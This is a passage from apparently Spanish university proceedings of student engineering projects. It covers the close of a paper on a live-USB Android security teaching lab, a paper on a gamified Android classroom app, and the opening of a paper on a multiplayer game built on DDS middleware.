El hecho de trabajar con sistemas virtualizados, y con *live*-USB, aporta a este trabajo una potencia enorme al facilitar la labor docente en gran medida en términos de flexibilidad y portabilidad en la realización de las prácticas. Permite también disponer de un laboratorio para estudiar temas de seguridad en Android, que hasta ahora no era posible con los laboratorios actuales en la ETS de Ingenierías Informática y de Telecomunicación de la Universidad de Granada. Además de repasar conceptos muy interesantes de cara al estudiante, como los conceptos de redireccionamiento o NAT vistos de forma indirecta en la preparación del escenario.

Por lo tanto, con este trabajo se pretende, entre otras cosas, dejar un camino abierto para futuras aplicaciones de esta tecnología, ya sea continuando con el estudio de este ataque, donde se pueden incluir más aspectos como extender el ataque con alguna consecuencia, o generar alguna herramienta de detección del mismo. O bien, pudiendo servir de ejemplo para montar laboratorios con otro propósito de estudio, gracias a la flexibilidad que posee a la hora de crear topologías de red y contenidos docentes.

Aún existen líneas de trabajo futuro interesantes que han de ser estudiadas:

- Utilizar el caso de estudio presentado en este trabajo como caso práctico en la materia de seguridad en redes de comunicación del grado en Ingeniería de Tecnologías de Telecomunicación de la Universidad de Granada, y en el nuevo Master de Ciberseguridad de nuestra universidad.
- Montar pruebas similares con otros tipos de ataques explotables en el S.O. Android, como se hace en el Trabajo Fin de Grado mediante el estudio de una *Botnet* con el mismo propósito.
- Continuar con el desarrollo de diversos escenarios utilizando *live*-USB para facilitar su implementación en las materias de seguridad de la UGR.

Agradecimientos

Este trabajo ha sido financiado parcialmente por el MINECO (Ministerio de Economía y Competitividad), los fondos FEDER a través del proyecto TIN2014-60346-R y el Programa de Innovación Docente de la Universidad de Granada, con el proyecto número 14-54.

Referencias

[1] G. Robinson and G. R. Weir, "Understanding android security," in *Global Security, Safety and Sustainability: Tomorrow's Challenges of Cyber Security*. Springer, 2015, pp. 189–199.
[2] N. Secure, "Mobile security report:," 2016. [Online]. Available: https://info.nowsecure.com/rs/201-XEW-873/images/2016-NowSecure-mobile-security-report.pdf
[3] G. Kelly, "Report: 97% of mobile malware is on android. this is the easy way you stay safe," 2014.
[4] Cisco, "Informe anual de seguridad," 2016. [Online]. Available: http://americas.thecisconetwork.com/media/file-20160218163107-5591.pdf
[5] R. A. Rodríguez-Gómez, F. López Pérez, M. Guarnido Ayllón, M. Leyva García, A. Reyes Maldonado, A. Muñoz Gijón, J. E. Cano, and J. Camacho, "Laboratorio docente de ciberseguridad basado en live-usb," in *I Jornadas Nacionales de Investigación en Ciberseguridad*, 2015.
[6] "Oracle vm virtualbox." [Online]. Available: https://www.virtualbox.org/
[7] "Systemback." [Online]. Available: https://sourceforge.net/projects/systemback/
[8] H. Eychenne, "iptables man page," 2002. [Online]. Available: http://ipset.netfilter.org/iptables.man.html
[9] G. F. Lyon, *Nmap network scanning: The official Nmap project guide to network discovery and security scanning*. Insecure, 2009.
[10] P. Biondi, "Scapy," *see http://www. secdev. org/projects/scapy*, 2011.
[11] "Jnic 2016." [Online]. Available: http://ucys.ugr.es/jnic2016/

José María Martínez Canata Nacido en Algeciras (Cádiz) el 21 de Octubre de 1993. Graduado en Ingeniería de Tecnologías de Telecomunicaciones por la Universidad de Granada. Actualmente, estudiante del Master Propio de Ciberseguridad de la UGR. El presente trabajo se publicó en las II Jornadas Nacionales de Investigación en Ciberseguridad [11], obteniendo una mención especial en el campo de Formación-Innovación.

PLATAFORMA ANDROID PARA LA APLICACIÓN DE LA LUDIFICACIÓN A LA EDUCACIÓN

Autor: Fabiola Fernández Sánchez, e-mail: fabiolafs@correo.ugr.es
Tutores: Juan José Ramos Muñoz, e-mail: jjramos@ugr.es
Rafael Alejandro Rodrguez Gomez, e-mail: rodgom@ugr.es
Titulación: Ingeniería de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—A día de hoy, el sistema educativo español ha sufrido múltiples cambios. A pesar de ello, ninguno de esos cambios se ha planteado renovar la forma de enseñar. Las nuevas generaciones tienen una forma distinta de recibir la información. Los alumnos viven veinticuatro horas conectados a una nueva fuente de información que es Internet. La integración de dinámicas de juego en entornos no lúdicos no es un fenómeno nuevo, pero el crecimiento exponencial del uso de videojuegos en los últimos años ha despertado el interés de expertos en diversas áreas de actividad humana. Ha comenzado también la expansión en el estudio de su aplicación a otros ámbitos no necesariamente lúdicos. Ludificación es el término escogido para definir esta tendencia. El presente trabajo propone diseñar una herramienta para aplicar la ludificación en el aula, en forma de aplicación móvil, uniendo las dos vertientes, la tecnológica y la lúdica en un único objetivo: educar jugando [1][2].**

***Palabras clave*—Ludificación, educación, aplicación móvil, Android**

I. Introducción

LUDIFICACIÓN [3] es el empleo de mecánicas de juego en entornos y aplicaciones no lúdicas con el fin de potenciar la motivacion, la concentracion, el esfuerzo, la fidelización y otros valores positivos comunes a todos los juegos.

En España, así como en otros países del mundo, nos encontramos con un sistema educativo cada vez mas obsoleto. La tecnología, es una herramienta que puede ayudar a los centros educativos a actualizar su currículo y su metodología de trabajo para mejorar esta situación.

Por ello, el presente trabajo propone diseñar e implementar una herramientapara aplicar la ludicación en el aula, en forma de aplicación móvil que permita a los profesores llevar un seguimiento del progreso del alumno.

Además, el alumno se verá involucrado en las tareas y desarrollo del curso mediante una serie de mecánicas y dinámicas de juego. La tecnología permite asimilar y entender los contenidos mediante la participacion del alumno.

II. Objetivos

El objetivo fundamental del presente trabajo fin de grado es desarrollar una aplicación móvil que ponga en práctica las técnicas aplicadas en los juegos en el campo de la educación, además teniendo en cuenta la ludificación del profesor. Este objetivo general se divide en los siguientes objetivos específicos:

1) Estudiar las técnicas de ludificación y sus conceptos y técnicas esenciales.
2) Diseñar los requerimientos de la herramienta a desarrollar basándose en las técnicas de ludificación que se quieren implementar.
3) Estudiar las diversas herramientas y opciones para desarrollar la aplicación móvil y elegir las más convenientes.
4) Poner a disposición de toda la comunidad educativa la herramienta diseñada liberando su código.
5) Definir las líneas de trabajo futuras para ampliar la aplicación con nuevas técnicas y funciones.

III. Elementos de un juego

A. Mecánicas de juego

La aplicación de mecánicas de juego a una actividad que no es lúdica permite enriquecer la actividad que el usuario está realizando como hemos dicho anteriormente. Además, incrementa la motivación y el compromiso de los jugadores mediante la consecución de objetivos y con la finalidad de obtener reconocimiento por parte de la comunidad que juega. La mecánica de un juego se compone de diferentes herramientas y técnicas que se utilizan de forma complementaria entre ellas para lograr esos objetivos del juego. Algunas de las principales mecánicas de juego son:

- **Puntos.** Asigna un valor cuantitativo a una acción.
- **Niveles.** Umbrales que se cumplen acumulando puntos
- **Premios.** Acreditación física o virtual por haber alcanzado un objetivo del juego
- **Bienes virtuales.** Objetos o artículos virtuales que permiten personalizar el avatar del juego.
- **Calificaciones.** Posición en el juego respecto al resto de jugadores basada en los puntos o niveles acumulados.
- **Desafíos.** Competiciones entre diferentes miembros del juegos ya sea por equipos o individualmente.
- **Misiones o retos.** Afrontar un desafío del juego normalmente seguido de una recompensa si se consigue superar.
- **Regalos.** Bienes gratuitos al jugador o entre jugadores

B. Dinámicas de juego

Las dinámicas de juego son aquellas necesidades e inquietudes humanas que motivan a las personas. Para conseguirlas, se realizan las distintas mecánicas de juego vistas anteriormente. Las personas tienen necesidades y deseos fundamentales: deseo de recompensa, de estatus, de logro y de altruismo entre otros. Los diseñadores de juegos lo saben desde hace décadas, y se dirigen a estas necesidades en el entorno del juego mediante la ludificación de estos deseos. Esto hace que aparezcan las dinámicas de juego. Las dinámicas de juegos son muy diversas, algunas de ellas son:

- **Recompensa.** Conseguir un beneficio a cambio de una acción.
- **Estatus.** Adquisición de posicionamiento, prestigio y reconocimiento.
- **Logro.** Superación de las misiones satisfactoriamente.
- **Expresión.** Creación de identidad propia y diferenciación.
- **Competición.** La comparación con el rival fomenta el rendimiento.
- **Altruismo.** Regalar y ayudar une a individuos y comunidades.

IV. Diseño

Realizando un repaso del estado del arte, donde se estudiaron algunos ejemplos de aplicación de la ludificación en las aulas, se realizó un diseño previo de los elementos fundamentales de la aplicación del maestro.

A. Entidades y recursos

En la herramienta se han definido una serie de entidades y recursos para poder conseguir implementar algunas de las mecánicas y dinámicas de juego descritas anteriormente. Se describen a continuación para una mejor comprensión.

- **Puntos:** se ha implementado un sistema de puntos de experiencia con los cuales, el alumno puede ser atribuido con una suma o resta de puntos según diversos comportamientos o tareas realizadas.
- **Niveles:** cada alumno tiene un nivel que está en función de los puntos de dicho usuario.
- **Medallas:** las medallas son los premios de la aplicación. Mediante estas, se da un distintivo al usuario por haber realizado alguna hazaña en clase. Tanto el profesor como el alumno pueden recibir medallas, de esta forma el profesor también entra en el ”juego” en el aula.
- **Actitudes:** las actitudes son diferentes conductas, positivas o negativas, a las que se le atribuyen unos puntos por su cumplimiento. Si la actitud es positiva, los puntos se suman a la experiencia del usuario. Sin son negativos, se restan.
- **Privilegios:** los privilegios dan derechos especiales al alumno. El profesor le concede un privilegio al alumno como recompensa a alguna acción positiva y mediante este el alumno puede tener una concesión especial. Por ejemplo, salir 10 minutos antes de clase o saltarse una pregunta de examen sin consecuencias en la nota de este.
- **Notificaciones:** mediante estas, los alumnos valoran cada una de las clases del profesor. Pueden ponerle un comentario y además, complementarlo con un emoticono, dando así su valoración de la sesión lectiva. De esta forma, el profesor recibe el *feedback* del alumno y puede tener en cuenta la opinión de los alumnos. Además, aunque por otra parte sea obvio, las notificaciones son totalmente anónimas, lo que da al alumno la oportunidad de opinar sin temor a ser reprobado por ello.
- **Tareas:** las tareas, como su nombre indica, son actividades que el profesor propone a los alumnos y cuya realización supondrá alguna atribución al alumno. Una tarea puede ser, por ejemplo, hacer algunos ejercicios de matemáticas.

B. Estructura previa de la interfaz de usuario

La aplicación tiene una serie de bloques básicos a implementar en la interfaz de usuario. Esta interfaz pertenece a la aplicación del profesor, la del alumno sería similar, aunque sin los bloques que permite al profesor valorar al alumno y con un bloque extra para insertar notificaciones. Los bloques son los siguientes:

- **Login del usuario:**vEs lo primero que muestra la aplicación. El usuario entrará a la herramienta con su usuario y contraseña.
- **Perfil del usuario:** En el perfil del usuario se muestran las características de dicho usuario. Su avatar, nivel, experiencia, su *nickname*, una barra de progreso (muestra gráficamente el estado de avance en el nivel actual) y medallas.
- **Clases del usuario:** Aquí se muestran en el caso del profesor, las clases a las que imparte alguna materia y en el caso del alumno, las materias en las que está matriculado.
- **Notificaciones:** Se pueden visualizar las valoraciones de los alumnos para cada sesión de clase. Para ello hay un calendario donde, seleccionado el día, se mostrarán las notificaciones asociadas.
- **Alumnos de la clase:** Se muestra el listado de alumnos que hay en una clase. Esta vista está sólo disponible para el profesor.
- **Grupos de alumnos:** Se muestran los grupos de trabajo de los alumnos en una clase.
- **Perfil del alumno:** Se muestra el perfil del alumno. En este caso el profesor visualiza el perfil del alumno seleccionado de la clase.
- **Actitudes:** Se muestran las diferentes actitudes a valorar por el profesor, ya sea positiva o negativamente.
- **Medallas:** En esta vista se visualizan las medallas disponibles para dar al alumno o al profesor, dependiendo de quien sea el usuario.
- **Privilegios:**Se visualizan los privilegios disponibles para dar al alumno.
- **Tareas de la clase:** Se muestran las tareas programadas por el profesor, además pueden añadirse nuevas tareas.

V. Implementación

Se exponen a continuación los diferentes casos de uso y cómo se ha llevado a cabo la implementación de algunos de los diseños. Finalmente se hace un breve análisis de la base de datos creada para el almacenamiento de los datos de alumnos y profesores y de la API que comunica la aplicación con dicha base de datos.

A. Identificación de los actores

Se le llama actor a toda entidad externa al sistema que guarda una relación con éste y que le demanda una funcionalidad [4]. Esto incluye a los operadores humanos pero también incluye a todos los sistemas externos, en nuestro caso el servidor y la base de datos.

- Profesor: Actor principal de la aplicación junto con el alumno. Es el que gestiona la clase y los diferentes elementos que la ludifican.
- Alumno: El otro actor principal, usa la aplicación que ludifica sus acciones en clase.
- Servidor LudicApp: Es el software encargado de comunicar al usuario con la base de datos para intercambiar los mensajes entre estos dos actores.
- Base de datos: Realiza consultas y modificaciones de toda la información de la aplicación para que pueda ser gestionada o cambiada según las acciones del usuario.

B. Casos de uso

Los casos de uso pueden entenderse como una lista de pasos que definen las interacciones entre un rol (conocido como *actor* en UML, *Unified Modeling Language*) y un sistema para conseguir un objetivo. Además, indican de forma esquemática las tareas que realizará la herramienta. En este caso los casos de uso son los siguientes:

- Login en el sistema
- Ver perfil de usuario
- Cambiar avatar
- Consultar listado de clases
- Consultar tareas de una clase
- Borrar tarea
- Añadir tarea nueva
- Consultar notificaciones de una clase
- Consultar el listado de alumnos de una clase
- Consultar los grupos de una clase
- Borrar grupo de trabajo
- Listar los alumnos de un grupo de trabajo
- Añadir grupo de trabajo a una clase
- Puntuar con una actitud a un alumno
- Añadir nueva actitud
- Ver perfil de un alumno
- Dar medalla a un alumno
- Dar privilegio a una alumno
- Añadir un nuevo privilegio

La implementación de estos casos de uso se ha llevado a cabo mediante el lengua de programación Android[5]. En las figuras 1, 2 y 3 podemos ver el diseño final de dicha implementación.

C. Base De Datos

Teniendo en cuenta los componentes definidos en la fase de diseño, es necesario un sistema de almacenamiento para manejar toda la información con la que la aplicación va a trabajar. La información debe poder obtenerse de forma sencilla y estar organizada de forma estructurada, por tanto, es necesario el uso de una base de datos. La base de datos cuenta con una serie de tablas que corresponden a los diferentes elementos y/o entidades de la aplicación. Su implementación se ha hecho en la parte del servidor [6].

D. API

La API, es el elemento que permite ayudar a comunicar la aplicación con la base de datos. En este proyecto, se ha realizado con PHP [7]. Se divide en dos partes principales: el login y otras funciones de consulta.




Fig. 1. Ejemplo de comunicación App-BBDD.

Fig. 2. Vista del login.

VI. Conclusiones

Mejorar el aprendizaje de los alumnos supone poner a prueba la eficacia de nuestras metodologías y estar dispuestos a abandonar las cómodas metodologías expositivas tradicionales y cambiarlas por otras más eficaces para motivar, inducir el esfuerzo y fomentar aquellos aprendizajes que deseamos para nuestros alumnos. Por ello se ha realizado el presente trabajo y por ello se han realizado las siguientes tareas.

- Revisión del estado del arte actual respecto a la ludificación del que se ha extraído que cada vez más se está considerando como una herramienta para mejorar la forma de enseñar en las aulas.
- Se ha llevado a cabo el análisis, diseño e implementación de una aplicación móvil que pretende emular las dinámicas y mecánicas propias de un juego para motivar a alumnos y profesores.
- Se ha llevado a cabo la implementación de la herramienta del profesor, que presenta todas las funcionalidades.

Referencias

[1] Ministerio de Educación, Cultura y Deporte. *http://www.mecd.gob.es/*
[2] Mobile World Capital, Barcelona *http://mobileworldcapital.com/*
[3] Web dedicada a la ludificación: *http://www.gamificacion.com/*
[4] Wikipedia: *https://es.wikipedia.org/*
[5] Android: *https://www.android.com/*
[6] MySQL: *https://www.mysql.com/*
[7] PHP: *http://www.php.net/*




Fig. 3. Vistas del listado de clases.




Fig. 4. Vistas del perfil del alumno.

DISEÑO Y EVALUACIÓN DE UN JUEGO EN RED MULTIJUGADOR SOBRE DDS

Autor: Francisco Javier Soriano Díaz, e-mail: sorifj@correo.ugr.es
Tutor: Juan Manuel López Soler, e-mail: juanma@ugr.es
Tutor: Juan José Ramos Muñoz, e-mail: jjramos@ugr.es
Titulación: Ingeniería de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—DDS (*Data Distribution Service*) es un *middleware* basado en el paradigma de comunicación publicación-subscripción que se caracteriza por abstraer al programador de las tareas necesarias para la transmisión de datos en entornos distribuidos con requisitos de tiempo real. El proyecto desarrollado propone utilizar esta herramienta sobre un juego en red multijugador para explorar las ventajas que pueden surgir de esta implementación. Con este propósito se estudian las políticas de calidad de servicio proporcionadas por el *middleware* para incrementar la jugabilidad y las prestaciones de los juegos multijugador. Este proyecto constituye por tanto una prueba de concepto sobre la viabilidad de implementar un juego en red multijugador sobre este *middleware* y sobre la posibilidad de añadir nuevas características a la jugabilidad del mismo utilizando dicha tecnología.**

***Palabras clave*—*Data Distribution Service*, *middleware*, juego multijugador, jugabilidad, calidad de servicio**

I. Introducción

LOS avances tecnológicos de nuestra sociedad son cada día más sorprendentes, especialmente en los últimos años. En este sentido el desarrollo de las comunicaciones ha sido unos de los ámbitos tecnológicos donde más innovaciones se han producido. Prueba de ello son Internet y las redes móviles que han posibilitado una nueva forma de comunicarse en nuestra sociedad actual. En este contexto se enmarcan diferentes aplicaciones que solucionan o facilitan las tareas más diversas: desde la comunicación entre dos o más personas, el almacenamiento de datos en la nube, el ocio interactivo, los sistemas de vigilancia online, etc.

Entre estas aplicaciones podemos encontrar las relacionadas con la distribución de datos. Tradicionalmente los sistemas distribuidos han utilizado una arquitectura centrada en mensajes donde es el mensaje el medio de interacción. Esta solución resulta complicada de implementar y puede afectar al rendimiento y robustez del sistema [1]. Una alternativa más actual es la arquitectura centrada en datos en la que son los datos los medios de interacción. Bajo un *global data space* (espacio global de datos) los datos son intercambiados y es la propia infraestructura la que especifica cómo son estructurados, cuándo son intercambiados o cómo se puede acceder a ellos [2]. Una de las implementaciones dadas por la industria para abordar este problema es DDS (*Data Distribution Service*) [3], una especificación estandarizada por la OMG (*Object Management Group*) de un *middleware* basado en una arquitectura centrada en datos y con el que se trabajará en el proyecto.

Otra área donde el avance de las tecnologías ha destacado con especial relevancia es en del ocio interactivo. Con la llegada de los computadores se abrió un nuevo horizonte en la industria del ocio. Desde el primitivo *Pong* de Atari hasta los juegos más recientes, generaciones enteras han pasado muchas horas de diversión frente a las pantallas. Tal ha sido su influencia que los videojuegos se han convertido en un aspecto más de la vida diaria y se pueden encontrar en cualquier dispositivo a nuestro alcance, desde las habituales consolas, al ordenador, el teléfono móvil o las tabletas. Paralelamente a su desarrollo han aparecido diversas herramientas y plataformas para la creación de videojuegos. Se estima que en 2014 la industria del videojuego generó 71.600 millones de euros y la comunidad de jugadores llegó a los 1.700 millones de personas [4], lo que da una idea de la relevancia del sector.

Con el presente proyecto se espera conseguir una plena integración de estas dos tecnologías, aunando en una sola entidad las funcionalidades de cada una de ellas y consiguiendo que la unión de ambas repercuta en una mejora de las prestaciones de ambas herramientas.

II. Revisión del estado del arte y antecedentes

A. Distribución de datos

Los sistemas basados en la distribución de datos se caracterizan por intercambiar información y coordinar acciones entre elementos conectados a redes de computadores para lograr un objetivo común. Algunas de las características de estos sistemas son la tolerancia a fallos gracias a la independencia de los diversos componentes, la concurrencia de los mismos o la ausencia de un reloj global.

Con este propósito en el pasado se propusieron diversos mecanismos que asegurasen la seguridad, eficiencia, flexibilidad y extensibilidad de los sistemas distribuidos. Una de las primeras soluciones que se diseñaron para esta tarea fue RPC (*Remote Procedure Call*) [5] una librería desarrollada para facilitar la ejecución de procedimientos remotos. Posteriormente, con base en RPC se crearía un protocolo llamado XML-RPC, el cual usaría XML para codificar los datos. Más adelante aparecerían otros sistemas como CORBA [6] (*Common Object Request Broker Architecture*) y SOAP [7] (*Simple Object Access Protocol*) siendo este último una

mejora de XML-RPC. Sin embargo estos sistemas adolecían de algunas deficiencias al estar enfocados en la interacción entre objetos y no tanto en la distribución de datos. Así mismo se hacían necesarios estándares que permitieran la comunicación en tiempo real. Con esta necesidad se planteó un nuevo paradigma basado en una metodología publicación-subscripción en el que los emisores declaran los temas que van a publicar y los receptores se suscriben a los temas que les sean de interés. En 2004 la OMG se basó en esta nueva metodología para crear un nuevo *middleware* llamado DDS.

En la actualidad son varias las empresas que han desarrollado herramientas que utilizan *middleware* DDS para diversos propósitos. Se pueden encontrar diversas implementaciones, tanto comerciales como de código abierto, las cuales aportan APIs para multitud de lenguajes como ADA, C, C#, Java, Scala, Lua, Pharo y Ruby. Entre ellas destacan Connext DDS [8] y Vortex OpenSplice [9] de Real-Time Innovations y PrismTech respectivamente. La primera de ellas ofrece un amplio catálogo de parámetros de calidad de servicio que se adaptan a las necesidades de tiempo real, a los requisitos de fiabilidad o a los recursos disponibles, mientras que la segunda permite que los datos sean compartidos e integrados en una amplia gama de sistemas operativos y plataformas, especialmente en plataformas de tipo servidor (escritorios, racks, etc), así como en entornos más especializados en tiempo real.

B. Desarrollo de juegos en red multijugador

Las tecnologías de red asociadas a juegos multijugador no aparecieron hasta los años 70, cuando la consolidación de las redes de ordenadores basadas en paquetes y las tecnologías asociadas. Una de las primeras herramientas utilizadas para crear juegos en red multijugador fue la plataforma PLATO System [10] creada en 1973 por la Universidad de Illinois, que constaba de una computadora central y cientos de terminales repartidos por EEUU. En 1974, apareció *Maze Wars*, un juego en el que se podían enfrentar dos jugadores conectando sus terminales con un cable serie dando lugar a un primitivo sistema peer-to-peer. Más adelante debido al desarrollo de internet surgieron los primeros juegos en utilizar la familia de protocolos TCP/IP como por ejemplo *SGI Dogfight*.

En la década de los 90 los juegos multijugador acabaron por popularizarse y algunos juegos tuvieron gran éxito como Doom II, Duke Nukem o Quake. También surgieron nuevos modos de juego, como los MMOG (*Massively Multiplayer Online Game*), en torno a los cuales se empezó a utilizar la arquitectura peer-to-peer frente a la habitual cliente-servidor. La idea central del modelo peer-to-peer es que cada par aporta los recursos suficientes para hospedar la red. Esto también significa que todas las funciones del servidor en el modelo clásico de cliente-servidor se distribuyen ahora entre todos los pares. Algunas de las ventajas de este nuevo modelo frente al anterior son una mayor robustez, escalabilidad mejorada, menores costes de operación y latencias más bajas [11]. A pesar de esto, aún puede presentar problemas de latencia y debe lidiar con problemas como el ancho de banda o la potencia de cálculo [12]. Estos problemas se han intentado paliar con diversas técnicas, en especial con AoIM (Area of Interest Management) [13], una técnica a nivel de aplicación que tiene como objetivo reducir el número de mensajes transmitidos localizando los nodos potencialmente interesados y difundiendo el estado del jugador solo a aquellos nodos con un interés actual por su estado.

Respecto a los *frameworks* y motores de desarrollo de videojuegos su número es muy elevado ya que han ido surgiendo según las necesidades de los desarrolladores o de las exigencias de los usuarios o el mercado. Por este motivo cada uno de ellos presenta unas características adaptadas al uso con el que fueron diseñados. En ese sentido podemos encontrar motores diseñados para un lenguaje concreto (Java, C#, C++, etc), orientados a plataformas 2D o 3D, creados para una plataforma concreta o para varias, con licencias privativas o libres, etc. Se pueden mencionar algunos de los más actuales como Unreal Engine 4 [14], Unity [15] y libGDX [16].

III. Herramientas utilizadas

Las principales herramientas utilizadas en este proyecto han sido el *middleware* DDS (en concreto su implementación comercial Connext DDS) y el *framework* de desarrollo de videojuegos libGDX.

A. DDS

DDS es un *middleware* y un estándar para la comunicación centrada en datos desarrollado por OMG [3]. Está basado en el modelo publicación-subscripción y su objetivo es proporcionar conexiones con un bajo retardo, máxima fiabilidad y una arquitectura escalable requerida por las aplicaciones del Internet de las cosas y otros ámbitos de aplicación. En el modelo publicación-subscripción los elementos de la comunicación son los que se subscriben a los datos que necesitan y los que publican los datos que desean compartir, permaneciendo desacoplados en espacio y tiempo unos de otros.

DDS hace uso de un espacio global de datos (*Global Data Space*), donde las aplicaciones comparten la información simplemente leyendo y escribiendo datos de los objetos que son referenciados por un nombre definido por la aplicación (*Topic*) y una clave (*key*), sin que necesiten conocer el origen de la información o cómo ha sido producida. Así mismo DDS cuenta con un control preciso y extenso de los parámetros de calidad del servicio (*QoS*) y soporta comunicaciones de uno a uno, de uno a muchos y de muchos a muchos. En la Figura 1 se muestra un esquema de un escenario DDS.




Fig. 1. Componentes del estándar DDS

El modelo publicación-subscripción empleado por DDS ha sido poco utilizado en el ámbito de los videojuegos pero

constituye una herramienta muy potente para el desarrollo de los mismos, al simplificar las tareas relacionadas con la comunicación en red o la jugabilidad de los mismos.

B. LibGDX

LibGDX es un *framework* de desarrollo de videojuegos basado en Java que puede ser utilizado en múltiples plataformas como Windows, Linux, Mac OS X, Android, iOS y HTML5.

Una de las grandes ventajas de libGDX es que ofrece la posibilidad de escribir el código en una única plataforma y desplegarlo en el resto, sin tener que modificar el código. Así mismo también permite ir a más bajo nivel si se desea, dando acceso directo al sistema de ficheros, a los dispositivos de entrada y a OpenGL (una API para generar gráficos 2D y 3D) a través de la interfaz unificada OpenGL ES 2.0 y 3.0.

LibGDX ofrece a su vez un conjunto de APIs que ayudan en las tareas comunes de desarrollo de videojuegos, como son la representación de sprites y texto, la creación de interfaces de usuario, la reproducción de efectos de sonido, el cálculo de procesos matemáticos y otras funciones relacionados con la programación de videojuegos.

IV. Diseño

El diseño planteado pretende conseguir que un juego ya existente de un solo jugador y sin la capacidad de ser jugado en red, sea adaptado para ofrecer características de un juego multijugador en línea, con la adición de algunas características que aumenten su jugabilidad, utilizando para ello el *middleware* DDS.

El juego se ha diseñado para ser un juego multijugador colaborativo entre dos jugadores. La acción comienza al mismo tiempo para ambos, y deben ir eliminando enemigos conforme superen los diferentes niveles. Si uno de ellos muere, el otro jugador sigue jugando hasta que elimine al último enemigo o sea derrotado. Tras la muerte de cada uno se muestra la puntuación conseguida individualmente, por lo que aparte del objetivo común ambos pueden competir por ser el mejor. Por otra parte, cada uno de los jugadores puede elegir una dificultad personalizada aunque estén jugando juntos. Esta dificultad se elige antes comenzar y las opciones ofrecidas son *Fácil* y *Difícil*. La primera opción no tiene efecto real sobre el juego ya que se muestra el juego tal cual es. La segunda sin embargo añade una serie de obstáculos (asteroides) que el jugador debe evitar y que dificultan su movimiento por la pantalla.

Para conseguir esto se han añadido varias características al juego inicial: se ha incluido un segundo jugador cuya posición vendrá determinada por los datos recibidos, una pantalla de dificultad para elegir el nivel deseado y la adición de los obstáculos. Así mismo se ha impuesto que la comunicación sea fiable para que todos los paquetes intercambiados entre los jugadores lleguen a su destino. Para ello habrá que configurar la política de calidad de servicio *Reliability* ofrecida por DDS.

El otro bloque importante en el diseño del juego lo forman los elementos que gestionan la comunicación. Los diferentes interacciones entre los jugadores necesitan ciertos datos que deben ser enviados y recibidos. DDS proporciona las herramientas necesarias para realizar esto, utilizando las estructuras *Publisher* y *Subscriber*. Los datos a transmitir son los siguientes:

- **Identificación inicial:** para iniciar el juego en el momento en que se conecten ambos jugadores es necesario que cada jugador emita una identificación para que el otro, en caso de estar conectado, la reconozca y permita que comience el juego.
- **Posiciones de los jugadores:** se envían las coordenadas *x* e *y* de cada jugador que son recibidas al otro lado de la comunicación para ser representadas.
- **Interacciones de los jugadores:** cada vez que un jugador dispara se manda una notificación para mostrar la acción. Por otra parte, en caso de que uno de los jugadores sea eliminado también se informa de este hecho.
